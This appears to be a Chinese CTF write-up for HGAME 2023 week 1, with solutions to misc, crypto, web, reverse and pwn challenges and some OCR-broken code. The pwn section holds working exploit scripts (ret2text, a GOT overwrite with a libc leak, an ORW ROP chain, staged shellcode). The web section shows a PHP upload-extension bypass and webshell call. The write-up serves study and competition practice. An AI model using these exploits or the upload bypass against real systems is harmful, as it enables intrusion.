题目：test_nc

直接nc连上去即可

题目：Sign In

欢迎参加HGAME2023,Base64解码这段Flag，然后和兔兔一起开始你的HGAME之旅吧，祝你玩的愉快！ aGdhbWV7V2VsY29tZV9Ub19IR0FNRTIwMjMhfQ==

hgame{Welcome_To_HGAME2023!}

题目：Where am I

兔兔回家之前去了一个神秘的地方，并拍了张照上传到网盘，你知道他去了哪里吗？ flag格式为: hgame{经度时*经度分*经度秒*东经(E)/西经(W)*纬度时*纬度分*纬度秒_南纬(S)/北纬(N)}，秒精确到小数点后两位 例如: 11°22'33.99"E, 44°55'11.00"S 表示为 hgame{11_22_3399_E_44_55_1100_S}

解题:

下来是一个流量包，根据题目描述，直接搜http包

题目：神秘的海报

坐车回到家的兔兔听说ek1ng在HGAME的海报中隐藏了一个秘密……（还记得我们的Misc培训吗？

xy,rgb,0,lsb,cf处隐写了如下内容：

```
xy,rgb,0,lsb,cf
        strings :Sure enough, you still remember what we talked about at that time! This is part of the s
ecret: `hgame{U_Kn0w_LSB&W`
        strings :I put the rest of the content here, https://drive.google.com/file/d/13kBos3Ixlfwkf3e0z0k
JTEqBxm7RUk-G/view?usp=sharing, if you directly access the google drive cloud disk download in China, it
will be very slow, you can try to use Scientific Internet access solves the problem of slow or inaccessib
le access to external network resources. This is my favorite music, there is another part of the secret i
n the music, I use Steghide to encrypt, the password is also the 6-digit password we agreed at the time,
even if someone else finds out here, it should not be so easy to crack (( hope so
xy,bg,0,msb,cf
```

Sure enough, you still remember what we talked about at that time! This is part of the secret: `hgame{U_Kn0w_LSB&W`

I put the rest of the content here, https://drive.google.com/file/d/13kBos3Ixlfwkf3e0z0kJTEqBxm7RUk-G/view?usp=sharing, if you directly access the google drive cloud disk download in China, it will be very slow, you can try to use Scientific Internet access solves the problem of slow or inaccessible access to external network resources. This is my favorite music, there is another part of the secret in the music, I use Steghide to encrypt, the password is also the 6-digit password we agreed at the time, even if someone else finds out here, it should not be so easy to crack ((hope so

根据提示下载得到一个Bossanova.wav

已知是steghide，且密码是6位。可以使用stegseek进行爆破

stegseek --crack /mnt/d/Downloads/Bossanova.wav /mnt/d/hacker/wordlists/rockyou.txt

获得flag2.txt

恭喜你解到这里，剩下的Flag是 av^Mp3_Stego}，我们Week2见！

hgame{U_Kn0w_LSB&Wav^Mp3_Stego}

兔兔的车票

兔兔刚买到车票就把车票丢到一旁，自己忙去了。结果再去找车票时发现原来的车票混在了其他东西里，而且票面还被污染了。你能帮兔兔找到它的车票吗。 注：flag.png已经提前保存在source文件夹下，并且命名为picture{x}.png

题目代码

```
from PIL import Image
from Crypto.Util.number import *
from random import shuffle, randint, getrandbits

flagImg = Image.open('flag.png')
width = flagImg.width
height = flagImg.height

def makeSourceImg():
    colors = long_to_bytes(getrandbits(width * height * 24))[::-1]
    img = Image.new('RGB', (width, height))
    x = 0
    for i in range(height):
        for j in range(width):
            img.putpixel((j, i), (colors[x], colors[x + 1], colors[x + 2]))
            x += 3
    return img

def xorImg(keyImg, sourceImg):
    img = Image.new('RGB', (width, height))
    for i in range(height):
        for j in range(width):
            p1, p2 = keyImg.getpixel((j, i)), sourceImg.getpixel((j, i))
            img.putpixel((j, i), tuple([(p1[k] ^ p2[k]) for k in range(3)]))
    return img

n1 = makeSourceImg()
n2 = makeSourceImg()
n3 = makeSourceImg()
nonce = [n1, n2, n3]
```


```
index = list(range(16))
shuffle(index)
e=0


"""
这里flag.png已经提前被保存在source文件夹下了，文件名也是picture{xx}.png
"""

for i in index:
    im = Image.open(f"source/picture{i}.png")
    key = nonce[randint(0, 2)]
    encImg = xorImg(key, im)
    encImg.save(f'pics/enc{e}.png')
    e+=1
```

由于key只有三个，所以肯定是有重复的，enc两两异或即可得解

```
index = list(range(16))
e=0
# shuffle(index)
for a in index:
    for b in index:
        im = Image.open(f"pics/enc{a}.png")
        key = Image.open(f"pics/enc{b}.png")
        encImg = xorImg(key, im)
        encImg.save(f'pics/out{e}.png')
        e+=1
```



hgame{Oh_my_Ticket}

题目： RSA

众所周知，RSA的安全性基于整数分解难题。

```
from Crypto.Util.number import *

flag = open('flag.txt', 'rb').read()

p = getPrime(512)
q = getPrime(512)
n=p*q
e = 65537
m = bytes_to_long(flag)
c = pow(m, e, n)
print(f"c={c}")
print(f"n={n}")

"""
c=110674792674017748243232351185896019660434718342001686906527789876264976328686
134101972125493938434992787002915562500475480693297360867681000092725583284616 35
354342238848920811454500713860654367804079865183602743338328217708103415158993 50
242920172072090568292501522191835184003648711095598256792735022749555 82
n=135127138348299757374196447062640858416920350098320099993115949719051354213545
596643216739555453946196078110834726375475981791223069451364024181952818056802 08
956706492651029412459417447812321651660036833476384920694294282471153133423910 68
074540863892111391530236622661259374816695207718793550899976711250207 89
"""
```

只给了n e c，因此只能分解，factordb查询

p=112391349878049935867635590281872450576525502195152017686447707338690881853207409384501788161383948443297233114335498994997957756559212616640879970972948 13
q=120229126614209415925697517318026393750884274634301622521130826196178370109130025154502236569428363780411221638333590979109356384234640062528142669591289 53

可以解得

hgame{factordb.com_is_strong!}

题目： Be Stream

题目描述

很喜欢李小龙先生的一句话"Be water my friend"，但是这条小溪的水好像太多了。

题目

```
from flag import flag

assert type(flag) == bytes
```

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]


def stream(i):
  if i==0:
    return key[0]
  elif i==1:
    return key[1]
  else:
    return (stream(i-2)*7 + stream(i-1)*4)


enc = b""
for i in range(len(flag)):
  water = stream((i//2)**6) % 256
  enc += bytes([water ^ flag[i]])


print(enc)
\# b'\x1a\x15\x05\t\x17\tu"-\x06lm\x01-
\xc7\xcc2\x1eXA\x1c\x15\xb7\xdb\x06\x13\xaf\xa1-\x0b\xd4\x91-\x06\x8b\xd4-
\x1e\xab\xaa\x15-\xf0\xed\x1f\x17\x1bY'
```

解题思路：

key是已知的，water是加密字符串，但water只和字符串长度有关，因此water可以直接得到，初步跑一下发现运算量太大，需要进一步化简

首先stream应当要从最开始计算好，这样可以避免同一个值重复计算；其次输出的water是模256的，所以直接返回(stream(i-2)*7 + stream(i-1)*4) %256即可

这样就能在可接受时间内计算出结果

exp:

```
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
def stream(i):
    print(i)
```


```
    global stream_list
    if i==0:
        return key[0]
    elif i==1:
        return key[1]
    else:
        return (stream_list[i-2]*7 + stream_list[i-1]*4) %256
def stream_l(i):
    global stream_list
    return stream_list[i]

enc=b'\x1a\x15\x05\t\x17\tu"-\x06lm\x01-
\xc7\xcc2\x1eXA\x1c\x15\xb7\xdb\x06\x13\xaf\xa1-\x0b\xd4\x91-\x06\x8b\xd4-
\x1e\xab\xaa\x15-\xf0\xed\x1f\x17\x1bY'
flag=b''
stream_list=[]
for i in range((47//2)**6+1):
    stream_list.append(stream(i))

for i in range(len(enc)):
    id=((i//2)**6)
    print(id)
    water = stream_l(id) % 256
    print(id,water)
    flag += bytes([water ^ enc[i]])
print(flag)
```

b'hgame{\xb1\xe6_t\xe8\xe9s_ch@l|eng\xb3\xdfta\xeb\xe5_y0u_to0_l\xef\xeeg_\xf4\xe9me?}'

爆破出来明显只有一部分是对的，应该是存在不太可知原因导致错误，由于//2，所以错就是两位全错，把两位全扔到cyberchef里再xor爆破，根据语意可以在key80处补齐剩下位



hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}

具体原因不是特别清楚，但是由于剩下全需要异或0x80，推测是最高位溢出，最后结果其实还是要%128

神秘的电话

学校突然放假了，tr0uble正在开开心心的收拾东西准备回家，但是手机铃声突然响起，tr0uble接起电话，但是只听到滴答滴答的声音。努力学习密码学的tr0uble一听就知道这是什么，于是马上记录下来并花了亿点时间成功破译了，但是怎么看这都不像是人能看懂的，还没等tr0uble反应过来，又一通电话打来，依然是滴答滴答的声音。tr0uble想到兔兔也在学习密码学，于是不负责任地把密文都交给了兔兔，兔兔收到密文后随便看了一眼就不屑地说"这么简单都不会？自己解去，别耽误我抢车票"。 flag为最后得到的结果套上hgame{}

上来有个encrypted_message.txt，解开来内容为：

几个星期前，我们收到一个神秘的消息。但是这个消息被重重加密，我们不知道它的真正含义是什么。唯一知道的信息是关于密钥的：“只有倒着翻过十八层的篱笆才能抵达北欧神话的终点”。

获得电码内容

-----/..---/..---/...--/./..--.-/.--./.-./../../-.../.-../-.--/..--.-/..--.-/..../---/-./.--/.-/..--.-/.---/--/--./..../..--.-/..-./--./-.-/-.-./--.-/.-/---/--.-/-/--/..-./.-.

morse解得

0223E_PRIIBLY__HONWA_JMGH_FGKCQAOQTMFR

reverse解得

RFMTQOAQCKGF_HGMJ_AWNOH__YLBIIRP_E3220

18层栅栏+改小写

rmocfhm_wo_ybipe2023_ril_hnajg_katfqqg

北欧神话就不太清楚是什么密码了，中间有很明显的2023字眼，可以猜测

YBIPE=HGAME


RMOCFHM=WELCOME

WO=TO

其中两个O代表的字母不一样

推测是维吉尼亚密码爆破得到结果

welcome_to_hgame2023_and_enjoy_hacking




狗屎题

Classic Childhood Game

兔兔最近迷上了一个纯前端实现的网页小游戏，但是好像有点难玩，快帮兔兔通关游戏！

藏在Js里



hgame{fUnnyJavascript&FunnyM0taG4me}

Become A Member

学校通知放寒假啦，兔兔兴高采烈的打算购买回家的车票，这时兔兔发现成为购票网站的会员账户可以省下一笔money..... 想成为会员也很简单，只需要一点点HTTP的知识.....等下，HTTP是什么，可以吃吗

TODO

题目： e99p1ant_want_girlfriend

修改一下宽高即可

hgame{e99p1ant_want_a_girlfriend_qq_524306184}

Show Me Your Beauty

登陆了之前获取的会员账号之后，兔兔想找一张自己的可爱照片，上传到个人信息的头像中 :D 不过好像可以上传些奇怪后缀名的文件诶 XD

上传后缀名可以大小写变换绕过

http://week-1.hgame.lwsec.cn:32230/img/ice.PHP?ice=phpinfo();

Guess Who I Am

反正错了也没惩罚，直接遍历

lists变量存全部会员名字，就不放出来了

```
import requests

session = requests.session()

burp0_url = "http://week-1.hgame.lwsec.cn:30970/api/getQuestion"
burp0_headers = {"Accept": "application/json, text/plain, */*", "User-Agent":
"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.88 Safari/537.36", "Referer": "http://week-
1.hgame.lwsec.cn:30970/", "Accept-Encoding": "gzip, deflate", "Accept-Language":
"zh-CN,zh;q=0.9", "Connection": "close"}
session.get(burp0_url, headers=burp0_headers)

for i in range(100):
    for id in lists.split():
        # print(id)
        burp0_url = "http://week-1.hgame.lwsec.cn:30970/api/verifyAnswer"
        burp0_headers = {"Accept": "application/json, text/plain, */*", "User-
Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/107.0.5304.88 Safari/537.36", "Content-Type": "application/x-
www-form-urlencoded", "Origin": "http://week-1.hgame.lwsec.cn:30970", "Referer":
"http://week-1.hgame.lwsec.cn:30970/", "Accept-Encoding": "gzip, deflate",
"Accept-Language": "zh-CN,zh;q=0.9", "Connection": "close"}
        burp0_data = {"id": id}
        a=session.post(burp0_url, headers=burp0_headers, data=burp0_data)
        time.sleep(0.05)
        if "Wrong answer" not in a.text:
           print(a.text)
        if "Correct answer" in a.text:
            print(i,a.headers)
            break


burp0_url = "http://week-1.hgame.lwsec.cn:30970/api/getScore"
a=session.get(burp0_url)
print(a.text)
```

test your IDA

直接ida反编译找字符串即可

your flag:hgame{te5t_y0ur_IDA}

easyasm

只给了汇编代码

密文为
0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,0x6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e

代码中可以看到xor 33的字眼

因此密文fromhex后直接xor 0x33就能获得flag

hgame{welc0me_t0_re_wor1d!}

easyenc

密文复制出来，先+86，再异或0x32就是flag

a=[0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00, 0x00, 0x05, 0xF0, 0xAD, 0x07, 0x06, 0x17, 0x05, 0xEB, 0x17, 0xFD, 0x17, 0xEA, 0x01, 0xEE, 0x01, 0xEA, 0xB1, 0x05, 0xFA, 0x08, 0x01, 0x17, 0xAC, 0xEC, 0x01, 0xEA, 0xFD, 0xF0, 0x05, 0x07, 0x06, 0xF9]

```
for i in a:
    tmp=i+86
    tmp^=0x32
    print(tmp%128)
```

hgame{4ddit1on_is_a_rever5ible_0peration}

encode


关键代码如下

```
 for ( i = 0; i < 50; ++i )
 {
   v4[2 * i] = v5[i] & 0xF;
   v4[2 * i + 1] = (v5[i] >> 4) & 0xF;
```

}

就是把输入的字节逐位存储，也没进行其他加密，因此将密文复制出来把0都删了即可

然后由于大小端序的原因，需要先反向



hgame{encode_is_easy_for_a_reverse_engineer}

题目: easy_overflow

```
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

关键代码：

```
close(1); //关闭了标准输出
read(0, buf, 0x100uLL); //栈溢出
return 0;
```

存在后门，后门地址是0x401176

直接ret2text,然后要把标准输入重定向到标准输入或者错误

payload:

```
backdoor=0x401176
payload=flat({0x18:[ret,backdoor]})
sl(payload)
sl(b'exec 1>&2')
```

题目: choose_the_seat

兔兔在买高铁票时想要选一个好座位。

HINTS:

数组下标的检查好像少了点东西

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

```
void noreturn vuln()
{
  unsigned int v0; // [rsp+4h] [rbp-Ch] BYREF
  unsigned int64 v1; // [rsp+8h] [rbp-8h]

  v1 = readfsqword(0x28u);
  puts("Here is the seat from 0 to 9, please choose one.");
  isoc99_scanf("%d", &v0);
  if ( (int)v0 > 9 )
  {
    printf("There is no such seat");
    exit(1);
  }
  puts("please input your name");
  read(0, &seats[16 * v0], 0x10uLL);
  printf("Your name is ");
  puts(&seats[16 * v0]);
  printf("Your seat is %d\n", v0);
  printf("Bye");
  exit(0);
}
```

存在数组下越界，但只能买一次，写入基准在bss段4040A0，可以直接把og写入got

此题没有返回，所以必须劫持exit_got返回主函数

然后通过打印功能泄露Libc地址

最后通过劫持got到og完成攻击

```
vuln_addr=0x4011d6
seat=0x4040A0
exit_got=0x404040
setbuf_got=0x404020
libc=ELF("libc-2.31.so")

# 1 劫持exit到vuln
id=(exit_got-seat)//16
sla(b'one.', id.__str__().encode())
sa(b'name',p64(vuln_addr))
```

```
# 2 泄露libc
id=(setbuf_got-seat)//16
sla(b'one.', id.__str__().encode())
sla(b'name',b"")
setbuf_addr=leak_address()-0xa+(libc.sym['setbuf']&0xff)
offset = setbuf_addr - libc.sym['setbuf']



all_ogs=[0xe3afe,0xe3b01,0xe3b04,0xe3cf6,0xe3cf3]
og=all_ogs[1]+offset
success("libc_addr:"+hex(offset))
success("og:" + hex(og))

# 3 劫持exit到one_gadget
id=(exit_got-seat)//16
sla(b'one.', id.__str__().encode())
sa(b'name',p64(og))

ia()
```

orw

HINTS:

标题就是考点捏，没思路的可以按照标题查一查

主要原理就是先泄露libc

再泄露栈地址

最后在栈上写好rop链

然后栈迁移返回到栈地址上

```
libc=ELF("libc-2.31.so")
print()
main_addr=0x04012c0
puts_got=elf.got.puts
puts_plt=elf.plt.puts
#泄露libc
payload=flat({0x108:[pop_rdi_ret,puts_got,puts_plt,main_addr]})
sl(payload)
puts_addr=leak_address()
libc_base = puts_addr - libc.sym['puts']
system_addr = libc_base + libc.sym['system']
bin_sh_addr = libc_base + next(libc.search(b'/bin/sh'))

#泄露栈地址

environ = libc_base + libc.sym['environ']
success(hex(libc_base))
```

```
success(hex(environ))
payload=flat({0x108:[pop_rdi_ret,environ,puts_plt,main_addr]})
sl(payload)
stack_addr = u64(ru(b'\x7f')[-6:].ljust(8, b'\x00')) + 0x7ffd6978cf70
-0x7ffd6978d188+0x40
# z()
#orw
orw_addr =0x404080
rdi_ret = 0x0000000000401393
rsi_ret = libc_base + next(libc.search(asm("pop rsi\nret")))
rsi_ret=libc_base+0x000000000002601f
rdx_ret = libc_base + next(libc.search(asm("pop rdx\nret")))
rdx_ret=libc_base+0x0000000000142c92
ret = 0x000000000040101a
leave_ret = 0x00000000004012be
orw = b'flag\x00\x00\x00\x00'
bss_addr=libc.bss()+libc_base+0x20
success(hex(bss_addr))
z()
# libc.bss()
# orw += flat(rdi_ret, 0, rsi_ret, bss_addr , rdx_ret, 0x40, libc.sym['read'] +
libc_base)
orw += flat(rdi_ret, stack_addr, rsi_ret, 0, libc.sym['open'] + libc_base)
orw += flat(rdi_ret, 3, rsi_ret, bss_addr , rdx_ret, 0x40, libc.sym['read'] +
libc_base)
orw += flat(rdi_ret, 1, rsi_ret, bss_addr, rdx_ret, 0x40, libc.sym['write'] +
libc_base)
orw=orw.ljust(0x100,b'\x00')
orw+=p64(stack_addr)+p64(leave_ret)
#bss写入flag
# z()
sl(orw)
```

题目： simple_shellcode

要求不能execve 第一次输入只能0x10

int __cdecl main(int argc, const char **argv, const char** envp)
{
  init(argc, argv, envp);
  mmap((void *)0xCAFE0000LL, 0x1000uLL, 7, 33, -1, 0LL);
  puts("Please input your shellcode:");
  read(0, (void *)0xCAFE0000LL, 0x10uLL);
  sandbox();
  MEMORY0xCAFE0000;
  return 0;
}

0x10是绝对不够的，因此先构造一个read

然后再输入更多内容

xor rdi, rdi
mov rsi, rdx
mov rdx, 0x1000
syscall

rdi必须是0

rsi是目的地址

rdx是长度

此处需要动调看到rdx指向了目的地址

最后需要ret抬高来成功执行

```
    shell2 = asm('''xor rdi, rdi
mov rsi, rdx
mov rdx, 0x1000
syscall''')
    print(len(shell2))
    ru(b'shellcode')
    sl(shell2)
    sleep(0.1)
    payload3 = shellcraft.open('flag')
    payload3 += shellcraft.read('rax', 0xCAFE0000+0x100, 100)
    payload3 += shellcraft.write(1, 0xCAFE0000+0x100, 100)
    sl(b'\x90' * 0x20+asm(payload3))
    # z()
    ia()
```

Become A Member


学校通知放寒假啦，兔兔兴高采烈的打算购买回家的车票，这时兔兔发现成为购票网站的会员账户可以省下一笔money..... 想成为会员也很简单，只需要一点点HTTP的知识.....等下，HTTP是什么，可以吃吗

纯纯的坑爹题

上来第一步就卡住了，其实是要我们把UA改成Cute-Bunny

后面几个都不难，但最后一步又卡住了

其实该网站只写了GET方法，json方式请求是要通过GET请求，而不是POST，违背了HTTP传输常理




Where am I


兔兔回家之前去了一个神秘的地方，并拍了张照上传到网盘，你知道他去了哪里吗？ flag格式为: hgame{经度时*经度分*经度秒*东经(E)/西经(W)*纬度时*纬度分*纬度秒_南纬(S)/北纬(N)}，秒精确到小数点后两位 例如: 11°22'33.99"E, 44°55'11.00"S 表示为 hgame{11_22_3399_E_44_55_1100_S}

压缩包只有一个http，把fake.rar提取出来

rar伪加密，特征是压缩包打开后会提示CRC错误

0x17(第24位)的24改成20后可以打开






hgame{116_24_1488_E_39_54_5418_N}

a_cup_of_tea

